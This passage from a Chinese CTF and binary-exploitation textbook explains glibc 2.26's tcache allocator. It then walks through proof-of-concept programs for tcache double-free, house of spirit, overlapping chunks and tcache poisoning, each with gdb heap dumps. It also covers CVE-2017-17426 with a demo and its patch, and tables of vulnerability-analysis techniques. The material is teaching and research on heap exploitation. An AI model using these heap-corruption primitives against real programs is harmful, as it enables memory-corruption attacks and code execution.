- 在 `__libc_malloc()` 调用 `_int_malloc()` 之前，如果 tcache bin 中有符合要求的 chunk，则直接将它返回。

```
#if USE_TCACHE
/* int_free also calls request2size, be careful to not pad t
wice.  */
size_t tbytes;
checked_request2size (bytes, tbytes);
size_t tc_idx = csize2tidx (tbytes);

MAYBE_INIT_TCACHE ();

DIAG_PUSH_NEEDS_COMMENT;
if (tc_idx < mp_.tcache_bins
    /*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */
    && tcache
    && tcache->entries[tc_idx] != NULL)
  {
    return tcache_get (tc_idx);
  }
DIAG_POP_NEEDS_COMMENT;
#endif
```

- bining code 中，如果在 tcache 中放入 chunk 达到上限，则会直接返回最后一个 chunk。

```
#if USE_TCACHE
    /* If we've processed as many chunks as we're allowed wh
ile
   filling the cache, return one of the cached ones.  */
    ++tcache_unsorted_count;
    if (return_cached
    && mp_.tcache_unsorted_limit > 0
    && tcache_unsorted_count > mp_.tcache_unsorted_limit)
  {
    return tcache_get (tc_idx);
  }
#endif
```

当然默认情况下没有限制，所以这段代码也不会执行：

```
.tcache_unsorted_limit = 0 /* No limit.  */
```

- binning code 结束后，如果没有直接返回（如上），那么如果有至少一个符合要求的 chunk 被找到，则返回最后一个。

```
#if USE_TCACHE
    /* If all the small chunks we found ended up cached, ret
urn one now.  */
    if (return_cached)
  {
    return tcache_get (tc_idx);
  }
#endif
```

另外还需要注意的是 tcache 中的 chunk 不会被合并，无论是相邻 chunk，还是 chunk 和 top chunk。因为这些 chunk 会被标记为 inuse。

安全性分析

`tcache_put()` 和 `tcache_get()` 分别用于从单链表中放入和取出 chunk：

```
/* Caller must ensure that we know tc_idx is valid and there's r
oom
   for more chunks.  */
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{
  tcache_entry *e = (tcache_entry *) chunk2mem (chunk);
  assert (tc_idx < TCACHE_MAX_BINS);
  e->next = tcache->entries[tc_idx];
  tcache->entries[tc_idx] = e;
  ++(tcache->counts[tc_idx]);
}

/* Caller must ensure that we know tc_idx is valid and there's
   available chunks to remove.  */
static __always_inline void *
tcache_get (size_t tc_idx)
{
  tcache_entry *e = tcache->entries[tc_idx];
  assert (tc_idx < TCACHE_MAX_BINS);
  assert (tcache->entries[tc_idx] > 0);
  tcache->entries[tc_idx] = e->next;
  --(tcache->counts[tc_idx]);
  return (void *) e;
}
```

可以看到注释部分，它假设调用者已经对参数进行了有效性检查，然而由于对 tcache 的操作在 free 和 malloc 中往往都处于很靠前的位置，导致原来的许多有效性检查都被无视了。这样做虽然有利于提升执行效率，但对安全性造成了负面影响。

tcache_dup

```c
#include <stdlib.h>
#include <stdio.h>

int main() {
    void *p1 = malloc(0x10);
    fprintf(stderr, "1st malloc(0x10): %p\n", p1);
    fprintf(stderr, "Freeing the first one\n");
    free(p1);
    fprintf(stderr, "Freeing the first one again\n");
    free(p1);
    fprintf(stderr, "2nd malloc(0x10): %p\n", malloc(0x10));
    fprintf(stderr, "3rd malloc(0x10): %p\n", malloc(0x10));
}
```

```
$ ./tcache_dup
1st malloc(0x10): 0x56088c39f260
Freeing the first one
Freeing the first one again
2nd malloc(0x10): 0x56088c39f260
3rd malloc(0x10): 0x56088c39f260
```

tcache_dup 与 fastbin_dup 类似，但其实更加简单，因为它并不局限于 fastbin，只要在 tcache chunk 范围内的都可以，而且 double-free 也不再需要考虑 top 的问题，直接 free 两次就可以了。然后我们就可以得到相同的 chunk。

第一次 free 后：

```
gdb-peda$ x/4gx 0x0000555555756260-0x10
0x555555756250: 0x0000000000000000      0x0000000000000021
0x555555756260: 0x0000000000000000      0x0000000000000000
gdb-peda$ vmmap heap
Start              End                Perm      Name
0x0000555555756000 0x0000555555777000 rw-p      [heap]
gdb-peda$ x/10gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000001      0x0000000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000555555756260      0x0000000000000000  <--
entries
```

chunk 被放入相应的 tcache bin 中，可以看到该 tcache bin 的 counts 被设为 1，表示有 1 个 chunk，入口为 0x0000555555756260。

第二次 free 后：

```
gdb-peda$ x/4gx 0x0000555555756260-0x10
0x555555756250: 0x0000000000000000      0x0000000000000021  <--
chunk 1 [double freed]
0x555555756260: 0x0000555555756260      0x0000000000000000
gdb-peda$ x/10gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000002      0x0000000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000555555756260      0x0000000000000000  <--
entries
```

counts 变成 2，入口不变，表示 tcache bin 已经有两个 chunk 了，虽然是相同的。

两次 malloc 后：

```
gdb-peda$ x/10gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000000      0x0000000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000555555756260      0x0000000000000000
```

于是我们得到了两个指向同一块内存区域的指针。

tcache_house_of_spirit

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    malloc(1);  // init heap

    fprintf(stderr, "We will overwrite a pointer to point to a f
ake 'smallbin' region.\n");
    unsigned long long *a, *b;
    unsigned long long fake_chunk[64] __attribute__ ((aligned (16
)));

    fprintf(stderr, "The chunk:  %p\n", &fake_chunk[0]);

    fake_chunk[1] = 0x110;  // the size
    memset(fake_chunk+2, 0x41, sizeof(fake_chunk)-0x10);

    fprintf(stderr, "Overwritting our pointer with the address o
f the fake region inside the fake chunk, %p.\n", &fake_chunk[0])
;
    a = &fake_chunk[2];

    fprintf(stderr, "Freeing the overwritten pointer.\n");
    free(a);

    fprintf(stderr, "Now the next malloc will return the region
of our fake chunk at %p, which will be %p!\n", &fake_chunk[0], &
fake_chunk[2]);
    b = malloc(0x100);
    memset(fake_chunk+2, 0x42, sizeof(fake_chunk)-0x10);
    fprintf(stderr, "malloc(0x100): %p\n", b);
}
```

```
$ ./tcache_house_of_spirit
We will overwrite a pointer to point to a fake 'smallbin' region
.
The chunk:  0x7fffffffdb00
Overwritting our pointer with the address of the fake region ins
ide the fake chunk, 0x7fffffffdb00.
Freeing the overwritten pointer.
Now the next malloc will return the region of our fake chunk at
0x7fffffffdb00, which will be 0x7fffffffdb10!
malloc(0x100): 0x7fffffffdb10
```

tcache 在释放堆块时没有对其前后堆块进行合法性校验，只需要本块对齐（2*SIZE_SZ）就可以将堆块释放到 tcache 中，而在申请时，tcache 对内部大小合适的堆块也是直接分配的，导致常见的 house_of_spirit 可以延伸到 smallbin，而且比以前更加简单。

在栈上构造 fake chunk，大小为 smallbin：

```
gdb-peda$ x/10gx fake_chunk
0x7fffffffdad0: 0x0000000000000000      0x0000000000000110  <--
fake chunk
0x7fffffffdae0: 0x4141414141414141      0x4141414141414141
0x7fffffffdaf0: 0x4141414141414141      0x4141414141414141
0x7fffffffdb00: 0x4141414141414141      0x4141414141414141
0x7fffffffdb10: 0x4141414141414141      0x4141414141414141
```

free 掉之后，该 fake chunk 被放进 tcache bin：

```
gdb-peda$ x/10gx fake_chunk
0x7fffffffdad0: 0x0000000000000000      0x0000000000000110  <--
fake chunk [be freed]
0x7fffffffdae0: 0x0000000000000000      0x4141414141414141
0x7fffffffdaf0: 0x4141414141414141      0x4141414141414141
0x7fffffffdb00: 0x4141414141414141      0x4141414141414141
0x7fffffffdb10: 0x4141414141414141      0x4141414141414141
gdb-peda$ vmmap heap
Start              End                Perm      Name
0x0000555555756000 0x0000555555777000 rw-p      [heap]
gdb-peda$ x/30gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000000      0x0100000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000000000000000
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x00007fffffffdae0  <--
entries
0x5555557560d0: 0x0000000000000000      0x0000000000000000
0x5555557560e0: 0x0000000000000000      0x0000000000000000
0x5555557560f0: 0x0000000000000000      0x0000000000000000
```

最后 malloc 即可将 fake chunk 取出来：

```
gdb-peda$ p b
$1 = (unsigned long long *) 0x7fffffffdae0
gdb-peda$ p a
$2 = (unsigned long long *) 0x7fffffffdae0
gdb-peda$ x/10gx fake_chunk
0x7fffffffdad0: 0x0000000000000000      0x0000000000000110  <--
new chunk
0x7fffffffdae0: 0x4242424242424242      0x4242424242424242
0x7fffffffdaf0: 0x4242424242424242      0x4242424242424242
0x7fffffffdb00: 0x4242424242424242      0x4242424242424242
0x7fffffffdb10: 0x4242424242424242      0x4242424242424242
```

于是我们就在得到了一个在栈上的 chunk。

tcache_overlapping_chunks

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

int main() {
    intptr_t *p1, *p2, *p3;

    p1 = malloc(0x50 - 8);
    p2 = malloc(0x20 - 8);
    memset(p1, 0x41, 0x50-8);
    memset(p2, 0x41, 0x30-8);
    fprintf(stderr, "Allocated victim chunk with requested size
0x48: %p\n", p1);
    fprintf(stderr, "Allocated sentry element after victim: %p\n"
, p2);

    int evil_chunk_size = 0x110;
    int evil_region_size = 0x110 - 8;
    fprintf(stderr, "Emulating corruption of the victim's size t
o 0x110\n");
    *(p1-1) = evil_chunk_size;
    fprintf(stderr, "Freed victim chunk to put it in a different
 tcache bin\n");
    free(p1);

    p3 = malloc(evil_region_size);
    memset(p3, 0x42, evil_region_size);
    fprintf(stderr, "Requested a chunk of 0x100 bytes\n");
    fprintf(stderr, "p3: %p ~ %p\n", p3, (char *)p3+evil_region_
size);
    fprintf(stderr, "p2: %p ~ %p\n", p2, (char *)p2+0x20-8);
}
```

```
$ ./tcache_overlapping_chunks
Allocated victim chunk with requested size 0x48: 0x555555756260
Allocated sentry element after victim: 0x5555557562b0
Emulating corruption of the victim's size to 0x110
Freed victim chunk to put it in a different tcache bin
Requested a chunk of 0x100 bytes
p3: 0x555555756260 ~ 0x555555756368
p2: 0x5555557562b0 ~ 0x5555557562c8
```

在 `_int_free()` 时，libc 完全没有对 chunk 进行检查，所以我们可以直接修改其 size，在 free 时该 chunk 就被放进了不同的 tcache bin。在下一次 malloc 时得到不一样大小的 chunk，造成堆块重叠。

首先我们分配两个 chunk：

```
gdb-peda$ x/16gx 0x555555756260-0x10
0x555555756250: 0x0000000000000000      0x0000000000000051  <--
chunk p1
0x555555756260: 0x4141414141414141      0x4141414141414141
0x555555756270: 0x4141414141414141      0x4141414141414141
0x555555756280: 0x4141414141414141      0x4141414141414141
0x555555756290: 0x4141414141414141      0x4141414141414141
0x5555557562a0: 0x4141414141414141      0x0000000000000021  <--
chunk p2
0x5555557562b0: 0x4141414141414141      0x4141414141414141
0x5555557562c0: 0x4141414141414141      0x0000000000000411
```

然后修改第一个的 size 并将其释放：

```
gdb-peda$ x/16gx 0x555555756260-0x10
0x555555756250: 0x0000000000000000      0x0000000000000110  <--
chunk p1 [be freed]
0x555555756260: 0x0000000000000000      0x4141414141414141
0x555555756270: 0x4141414141414141      0x4141414141414141
0x555555756280: 0x4141414141414141      0x4141414141414141
0x555555756290: 0x4141414141414141      0x4141414141414141
0x5555557562a0: 0x4141414141414141      0x0000000000000021  <--
chunk p2
0x5555557562b0: 0x4141414141414141      0x4141414141414141
0x5555557562c0: 0x4141414141414141      0x0000000000000411
gdb-peda$ vmmap heap
Start              End                Perm      Name
0x0000555555756000 0x0000555555777000 rw-p      [heap]
gdb-peda$ x/30gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000000      0x0100000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000000000000000
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x0000555555756260  <--
entries
0x5555557560d0: 0x0000000000000000      0x0000000000000000
0x5555557560e0: 0x0000000000000000      0x0000000000000000
0x5555557560f0: 0x0000000000000000      0x0000000000000000
```

可以看到 chunk p1 并没有放到它应该去的 tcache bin 中，而是放到了修改 size 后对应的 tcache bin。

最后将其 malloc 出来：

```
gdb-peda$ p p3
$1 = (intptr_t *) 0x555555756260
gdb-peda$ p p2
$2 = (intptr_t *) 0x5555557562b0
gdb-peda$ p p1
$3 = (intptr_t *) 0x555555756260
gdb-peda$ x/36gx 0x555555756260-0x10
0x555555756250: 0x0000000000000000      0x0000000000000110  <--
chunk p3
0x555555756260: 0x4242424242424242      0x4242424242424242
0x555555756270: 0x4242424242424242      0x4242424242424242
0x555555756280: 0x4242424242424242      0x4242424242424242
0x555555756290: 0x4242424242424242      0x4242424242424242
0x5555557562a0: 0x4242424242424242      0x4242424242424242  <--
chunk p2
0x5555557562b0: 0x4242424242424242      0x4242424242424242
0x5555557562c0: 0x4242424242424242      0x4242424242424242
0x5555557562d0: 0x4242424242424242      0x4242424242424242
0x5555557562e0: 0x4242424242424242      0x4242424242424242
0x5555557562f0: 0x4242424242424242      0x4242424242424242
0x555555756300: 0x4242424242424242      0x4242424242424242
0x555555756310: 0x4242424242424242      0x4242424242424242
0x555555756320: 0x4242424242424242      0x4242424242424242
0x555555756330: 0x4242424242424242      0x4242424242424242
0x555555756340: 0x4242424242424242      0x4242424242424242
0x555555756350: 0x4242424242424242      0x4242424242424242
0x555555756360: 0x4242424242424242      0x0000000000000000
```

于是 chunk p2 被 chunk p3 覆盖了。

tcache_poisoning

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

int main() {
    intptr_t *p1, *p2, *p3;
    size_t target[10];
    printf("Our target is a stack region at %p\n", (void *)targe
t);

    p1 = malloc(0x30);
    memset(p1, 0x41, 0x30+8);
    fprintf(stderr, "Allocated victim chunk with requested size
0x30 at %p\n", p1);

    fprintf(stderr, "Freed victim chunk to put it in a tcache bi
n\n");
    free(p1);
    fprintf(stderr, "Emulating corruption of the next ptr\n");
    *p1 = (int64_t)target;

    fprintf(stderr, "Now we make two requests for the appropriat
e size so that malloc returns a chunk overlapping our target\n")
;
    p2 = malloc(0x30);
    memset(p2, 0x42, 0x30+8);
    p3 = malloc(0x30);
    memset(p3, 0x42, 0x30+8);
    fprintf(stderr, "The first malloc(0x30) returned %p, the sec
ond one: %p\n", p2, p3);
}
```

```
$ ./tcache_poisoning
Our target is a stack region at 0x7fffffffdcc0
Allocated victim chunk with requested size 0x30 at 0x55555575667
0
Freed victim chunk to put it in a tcache bin
Emulating corruption of the next ptr
Now we make two requests for the appropriate size so that malloc
 returns a chunk overlapping our target
The first malloc(0x30) returned 0x555555756670, the second one:
0x7fffffffdcc0
```

该实例通过破坏 tcache bin 中 chunk 的 fd 指针，将其指向不同的位置，从而改变 `tcache_entry` 的 `next` 指针，在 malloc 时在任意位置得到 chunk。而 `tcache_get()` 函数没有对此做任何的检查。

分配一个 chunk p1 后释放，该 chunk 将被放入相应的 tcache bin，其 fd 指针被清空：

```
gdb-peda$ x/10gx (void *)p1-0x10
0x555555756660: 0x0000000000000000      0x0000000000000041  <--
chunk p1 [be freed]
0x555555756670: 0x0000000000000000      0x4141414141414141    <-
- fd pointer
0x555555756680: 0x4141414141414141      0x4141414141414141
0x555555756690: 0x4141414141414141      0x4141414141414141
0x5555557566a0: 0x4141414141414141      0x0000000000020961
gdb-peda$ vmmap heap
Start              End                Perm      Name
0x0000555555756000 0x0000555555777000 rw-p      [heap]
gdb-peda$ x/12gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000010000      0x0000000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000555555756670      0x0000000000000000  <--
entries
```

然后修改 fd 指针指向栈上的地址 target：

```
gdb-peda$ x/10gx (void *)p1-0x10
0x555555756660: 0x0000000000000000      0x0000000000000041  <--
chunk p1 [be freed]
0x555555756670: 0x00007fffffffdc80      0x4141414141414141    <-
- fd pointer
0x555555756680: 0x4141414141414141      0x4141414141414141
0x555555756690: 0x4141414141414141      0x4141414141414141
0x5555557566a0: 0x4141414141414141      0x0000000000020961
```

接下来的第一次 malloc 将 chunk p1 的地方取出：

```
gdb-peda$ x/10gx (void *)p1-0x10
0x555555756660: 0x0000000000000000      0x0000000000000041  <--
chunk p2
0x555555756670: 0x4242424242424242      0x4242424242424242
0x555555756680: 0x4242424242424242      0x4242424242424242
0x555555756690: 0x4242424242424242      0x4242424242424242
0x5555557566a0: 0x4242424242424242      0x0000000000020961
gdb-peda$ x/12gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000000000      0x0000000000000000
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x00007fffffffdc80      0x0000000000000000  <--
entries
```

可以看到 tcache 的 entries 被修改为我们伪造的 fd 地址。

第二次 malloc，虽然 tcache bin 的 counts 为 0，但它并没有做检查，直接在 entries 指向的地方返回了一个 chunk：

```
gdb-peda$ x/10gx (void *)p3-0x10
0x7fffffffdc70: 0x0000555555756670      0x00007fffffffdc80  <--
chunk p3
0x7fffffffdc80: 0x4242424242424242      0x4242424242424242
0x7fffffffdc90: 0x4242424242424242      0x4242424242424242
0x7fffffffdca0: 0x4242424242424242      0x4242424242424242
0x7fffffffdcb0: 0x4242424242424242      0x0000000000000000
```

于是我们得到了一个在栈上的 chunk。

有趣的是 tcache bin 的 counts 居然产生了整数溢出（ `0x00-1=0xff` ）：

```
gdb-peda$ x/12gx 0x0000555555756000+0x10
0x555555756010: 0x0000000000ff0000      0x0000000000000000
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x00000000000000c2      0x0000000000000000
```

看来这个机制仍然存在很多的问题啊。

注：突然发现这个 `0xff` 在 unsorted bin attack 里有很巧妙的用处，参考章节 3.1.8。

这一节的代码可以在这里找到。其他的一些情况可以参考章节 3.3.6。

CTF 实例

在最近的 CTF 中，已经开始尝试使用 libc-2.26，比如章节 6.1.15、6.1.19 中的例子。

CVE-2017-17426

libc-2.26 中的 tcache 机制被发现了安全漏洞，由于 `__libc_malloc()` 使用 `request2size()` 来将所请求的分配大小转换为计算块大小，该函数不会进行整数溢出检查。所以如果请求一个非常大的堆块（接近 `SIZE_MAX` ），将会导致整

数溢出，从而导致 malloc 错误地返回了 tcache bin 里的堆块。

一个例子：

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    void *x = malloc(10);
    printf("malloc(10): %p\n", x);
    free(x);

    void *y = malloc(((size_t)~0) - 2); // overflow allocation (
size_t.max-2)
    printf("malloc(((size_t)~0) - 2): %p\n", y);
}
```

```
$ gcc cve201717426.c
$ /usr/local/glibc-2.26/lib/ld-2.26.so ./a.out
malloc(10): 0x7f3f945ed260
malloc(((size_t)~0) - 2): 0x7f3f945ed260
$ /usr/local/glibc-2.27/lib/ld-2.27.so ./a.out
malloc(10): 0x7f399c69e260
malloc(((size_t)~0) - 2): (nil)
```

可以看到在使用 libc-2.26 时，第二次 malloc 返回了第一次 free 的堆块。而在使用 libc-2.27 时返回 NULL，说明该问题已被修复。

patch

该漏洞在 libc-2.27 的这次 commit 中被修复。方法是用更安全的 `checked_request2size()` 替换 `request2size()`，以实现对整数溢出的检查：

```
$ git show 34697694e8a93b325b18f25f7dcded55d6baeaf6 malloc/mallo
c.c | cat
commit 34697694e8a93b325b18f25f7dcded55d6baeaf6
Author: Arjun Shankar <arjun@redhat.com>
Date:   Thu Nov 30 13:31:45 2017 +0100

    Fix integer overflow in malloc when tcache is enabled [BZ #2
2375]

    When the per-thread cache is enabled, __libc_malloc uses req
uest2size (which
    does not perform an overflow check) to calculate the chunk s
ize from the
    requested allocation size. This leads to an integer overflow
 causing malloc
    to incorrectly return the last successfully allocated block
when called with
    a very large size argument (close to SIZE_MAX).

    This commit uses checked_request2size instead, removing the
overflow.

diff --git a/malloc/malloc.c b/malloc/malloc.c
index 79f0e9eac7..0c9e0748b4 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -3031,7 +3031,8 @@ __libc_malloc (size_t bytes)
     return (*hook)(bytes, RETURN_ADDRESS (0));
 #if USE_TCACHE
   /* int_free also calls request2size, be careful to not pad tw
ice.  */
-  size_t tbytes = request2size (bytes);
+  size_t tbytes;
+  checked_request2size (bytes, tbytes);
   size_t tc_idx = csize2tidx (tbytes);

   MAYBE_INIT_TCACHE ();
```

参考资料

- thread local caching in glibc malloc
- MallocInternals
- CVE-2017-17426
- CVE-2017-17426 Detail

4.15 利用 vsyscall 和 vDSO

- vsyscall
- vDSO
- CTF 实例
- 参考资料

在章节 1.5.9 中我们介绍了 Linux 系统调用的知识。这一节中将了解 `vsyscall` 和 `vDSO` 两种机制，它们被设计用来加速系统调用的处理。

vsyscall

```
$ cat /proc/self/maps | grep vsyscall
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]
```

vDSO

```
$ cat /proc/self/maps | grep vdso
7fff223aa000-7fff223ac000 r-xp 00000000 00:00 0
         [vdso]
$ cat /proc/self/maps | grep vdso
7fff1048f000-7fff10491000 r-xp 00000000 00:00 0
         [vdso]
```

CTF 实例

例如章节 6.1.6 的 ret2vdso。

参考资料

- `man vdso`

- Creating a vDSO: the Colonel's Other Chicken

第五章 高级篇

软件漏洞分析

软件漏洞分析的定义

- 广义漏洞分析：指的是围绕漏洞所进行的所有工作，包括：
  - 漏洞挖掘：使用程序分析或软件测试技术发现软件中可能存在的未知的安全漏洞
  - 漏洞检测：又称漏洞扫描，基于漏洞特征库，通过扫描等手段对指定的远程或者本地计算机系统的安全脆弱性进行检测，以发现可利用的已知漏洞
  - 漏洞应用：借助漏洞堆软件或其依附的目标系统进行模拟攻击，并且对攻击代码进行生存性验证
  - 漏洞消除：对漏洞进行修复，包括漏洞防御、补丁修复、安全加固等
  - 漏洞管控：包括漏洞收集与发布、漏洞资源的积累与分析、漏洞的准则规范的制定等
- 狭义漏洞分析：特指漏洞挖掘，包括：
  - 架构安全分析：在设计阶段进行软件架构分析，从更高、更抽象的层次保障软件安全性
  - 源代码漏洞分析：通常使用静态分析方法，整个过程包括源代码模型构造、漏洞模式提取、基于软件模型和漏洞模式的模式匹配
  - 二进制漏洞分析：包括静态分析和动态分析两种
  - 运行系统漏洞分析：分析对象是已经实际部署的软件系统，通过信息收集、漏洞检测和漏洞确认三个基本步骤堆软件系统进行漏洞分析

软件分析技术概述

技术类别	基本原理	分析阶段	分析对象	分析结果	优点	缺点
软件架构安全分析	通过对软件架构进行建模，并对软件的安全需求或安全机制进行描述，然后检查架构模型直至满足所有安全需求	软件设计	软件架构	设计错误	考虑软件整体安全性，在软件设计阶段进行	缺少实用且自动化程度高的技术
源代码漏洞分析	通过对程序代码的模型提取及程序检测规则的提取，利用静态的漏洞分析技术分析结果	软件开发	源代码	代码缺陷	代码覆盖率高，能够分析出隐藏较深的漏洞，漏报率较低	需要人工辅助，技术难度大，对先验知识（历史漏洞）依赖性较大，误报率较高
二进制漏洞分析	通过对二进制可执行代码进行多层次（指令级、结构化、形式化等）、多角度（外部接口测试、内部结构测试等）的分析，发现软件程序中的安全缺陷和安全漏洞	软件设计、测试及维护	二进制代码	程序漏洞	不需要源代码，漏洞分析准确度较高，实用性广泛	缺乏上层的结构信息和类型信息，分析难度大
运行系统漏洞分析	通过向运行系统输入特定构造的数据，然后对输出进行分析和验证的方式来检测运行系统的安全性	运行及维护	运行系统	配置缺陷	考虑由多种软件共同构成的运行系统的整体安全性，检测项全面，准确度高	对分析人员的经验依赖度较大

源代码漏洞分析

技术	基本原理	优点	缺点	典型工具
数据流分析	数据流分析是一种用于收集计算机程序在不同点计算的值的信息的技术。进行数据流分析的最简单的一种形式就是对控制流图的某个节点建立数据流方程，然后通过迭代计算，反复求解，直到到达不动点	具有更强的分析能力，适合需要考虑控制流信息且变量属性之操作十分简单的静态分析问题	分析效率低，过程间分析和优化算法复杂，编程工作量大，容易出错且效率低	Coverity, Prevent, Llocwork, Fortify, SCA, FindBugs, Checkmax
符号执行	符号执行是指用符号值替代真实值，模拟程序的执行，从而得到程序的内部结构及其相关信息，从而产生有针对性的测试用例	生成的测试用例有针对性，测试覆盖率较高，可以检测到深层次的问题	在进行系统化的符号执行时，会产生路径爆炸或是求解困顿等问题	EXE, KLEE, Clang, DART
污点分析	该技术对输入的数据建立污点传播标签，之后静态地跟踪被标记数据的传播过程，检查是否有危险函数或是危险操作	该技术的优点在于可以通过对数据的传播快速地找到典型的与输入数据相关的漏洞	该技术有时会受到编译器优化的影响，同时需要构造污点传播树，这种树的构造比较复杂，有时需要人工介入	Pixy, TAJ
模型检测	该技术主要通过将程序转换为逻辑公式，然后使用公理和规则来证明程序是否是一个合法的定理。如果程序合法，那么被测程序便满足先前所要求的安全特性	对路径的分析敏感，对于路径、状态的结果具有很高的精确性；检验并发错误能力较好，验证过程完全自动化	由于穷举了所有可能状态，增加了额外的开销；数据密集度较大时，分析难度很大；对时序、路径等属性，在边界处的近似处理难度大	SLAM, MOPS, Bandera
定理证明	该方法主要是将原有程序验证中由研究人员手工完成的分析过程变为自动推导，其主要目的是证明程序计算中的特性	使用严格的推导证明控制检测的进行，误报率低	某些域上的公式推导缺乏适用性，对新漏洞扩展性不高	ESC, Saturn

二进制漏洞分析

技术	基本原理	应用范围	优点	缺点	典型工具
模糊测试	向被测程序发送随机或预先给定的数据	以文件、网络数据或是本地输入以其他对外部输入数据依赖较大的软件	原理简单，执行所需计算量较少，相关工具较为成熟，可以很方便地应用于大型软件的测试中	测试用例针对性低，覆盖率较低，测试结果不确定性较大	SPIKE, Peach, Sully, BeStorm, MU-4000
动态污点分析	对输入数据建立污染标签，在程序内部处理数据的同时加入污染标签的传播，通过分析标签的传播得出程序的内部结构	以文件、网络数据或是本地输入及其他对外部输入数据依赖较大的软件	可以获取程序内部的基本信息，易于发现与输入关联度较大的漏洞	需要动态插桩或是虚拟化等技术支持，实现较为复杂，并且污染传播算法对分析结果影响较大	TaintCheck, Dyta, Argos, Temu
基于模式的漏洞分析	利用中间表示语言或是其他工具将漏洞抽象为具有一定特殊性的模式，最终通过找到这种模式进而找到相关漏洞	需要对被分析漏洞表现形式有较深了解，并且需要对被分析软件进行一定转化	对漏洞表现形式抽象程度较高，随着建模准确度的提升，漏洞分析的准确度和速度都会有很大提升，代表着未来研究的方向	目前的漏洞建模较为简单，有时误报率较高	BinNavi
二进制代码	通过比对不同二进制文件，尤其是补丁文件与原文件之间的差异获取修改信息，	需要有针对某一漏洞的补丁文件或是两个	算法较为成熟，实现简单，有许多相关使用工具	由于需要补丁或新版软件的比对，所以该类技术仅能发现	Bindiff, IDA Compare, eEye Binary Diffing

对	从而定位并获取漏洞信息	本的同型软件		修复的漏洞	Suite
智能灰盒测试	利用动态符号执行等技术，针对被测软件生成有针对性的测试用例，从而提高测试用例的覆盖能力	以文件、网络数据或是本地输入及其他对外部输入数据依赖较大的软件	可以有效提升测试用例的覆盖率，从而提高发现漏洞的可能性	由于算法和计算量等问题，在使用时容易出现路径爆炸和求解困顿等问题，对大型软件的测试效果不是很理想	SAGE, SmartFuzz

运行系统漏洞分析

技术	基本原理	应用范围	优点	缺点	典型工具
配置管理测试	配置管理测试是对运行系统配置进行安全性测试，检查系统各配置是否符合运行系统的安全需求和制定的安全策略	检查配置漏洞	可以全面地分析和检查运行系统的配置项	需要对运行系统的业务需求，业务类型和运行环境有充分的了解，需要更多的人工介入	MBSA, Metasploit
通信协议测试	通信协议验证是对运行系统通信协议中潜在的安全漏洞进行检测。攻击验证是常用的通信协议验证手段。它利用已知的攻击手段对运行系统进行模拟攻击以判断通信协议是否存在某种类型的安全漏洞	检测通信协议中潜在的漏洞	攻击验证的通信协议验证手段检测结果较为准确，能够用于大规模运行系统	攻击验证方法只适用于某些特定类型的通信协议安全漏洞检测	Nessus, Nmap
授		检测运行系统		该类技术需要深入了解运行	

权认证测试	认证测试通过了解运行系统的授权、认证工作流程来尝试规避运行系统的授权、认证机制	中授权、认证机制中潜在的漏洞	分析结果较为准确	了解运行系统的授权认证工作，需要较多的人工参与分析工作	Nessus, WebScarab
数据验证测试	数据验证测试目的在于发现由于运行系统没有正确验证来自客户端或外界的数据而产生的安全漏洞。该类技术主要通过构造特定的输入以检测是否可以触发运行系统的某些特定类型安全漏洞	检测运行系统中授权、认证机制中潜在的漏洞	技术比较成熟，可用工具较多，操作简单	分析结果误报率比较高	MVS, AppScan
